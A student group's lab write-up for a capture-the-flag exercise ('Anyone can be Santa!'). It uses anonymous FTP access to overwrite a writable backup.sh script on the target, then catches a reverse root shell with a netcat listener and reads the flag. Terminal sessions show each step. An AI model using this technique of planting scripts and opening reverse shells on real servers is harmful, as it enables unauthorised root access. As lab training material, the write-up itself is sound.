

# PSP0201

## Week 3

## Writeup

Group Name: ikun no 1

Members

ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

## Day 9 - [Networking] Anyone can be Santa!

Tool used: kali Linux, Firefox, netcat

Solution/Walkthrough:

Q1

```
File Actions Edit View Help
ftp> ls
229 Entering Extended Passive Mode (|||48745|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534  4096 Nov 16  2020 public
226 Directory send OK.
```

The directory can be found using the command `ftp< ip >`. Then type in `ftp ls` to get the list. The directory will be shown.

Q2,Q3

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||6468|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111    113    341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113    24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Q2. Try to sign in as anonymous. Access every directory and see which data can be bypassed without a password.

Q3. The script is the file with the extension of `.sh` which is a shell extension.

Q4.


```
(1211101401@kali)-[~]
$ ls
day5santa.request Desktop Documents Downloads Music Pictures Public shoppinglist.txt Templates Videos
(1211101401@kali)-[~]
$ cat shoppinglist.txt
The Polar Express Movie
(1211101401@kali)-[~]
```

Open the `shoppinglist.txt` using the `cat` command in the terminal. The movie name will be shown.

Q5.

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||60942|)
150 Ok to send data.
100% |*****| 59 900.26 KiB/s 00:00 ETA
226 Transfer complete.
59 bytes sent in 00:00 (0.14 KiB/s)
ftp>
```

Download the script using the get command. Copy the script given, paste it using Mousepad and save it. Upload the new script using the put command back to the ftp server.



```
PSP0201 kali - VMware Workstation 16 Player (Non-commercial use only)
1211101401@kali: ~
File Actions Edit View Help
(1211101401@kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for 1211101401:
listening on [any] 4444 ...
connect to [10.18.30.81] from (UNKNOWN) [10.10.50.75] 39988
bash: cannot set terminal process group (1633): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# whoami
root
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# nano flag.txt
nano flag.txt
Error opening terminal: unknown.
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
IHM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Open netcat listener and wait for it to send back the response. When it is successfully connected, we can check our permission by using the whoami command. Root will be shown and that means we get the highest permission of the ftp site. Open the flag.txt file and the flag can be captured.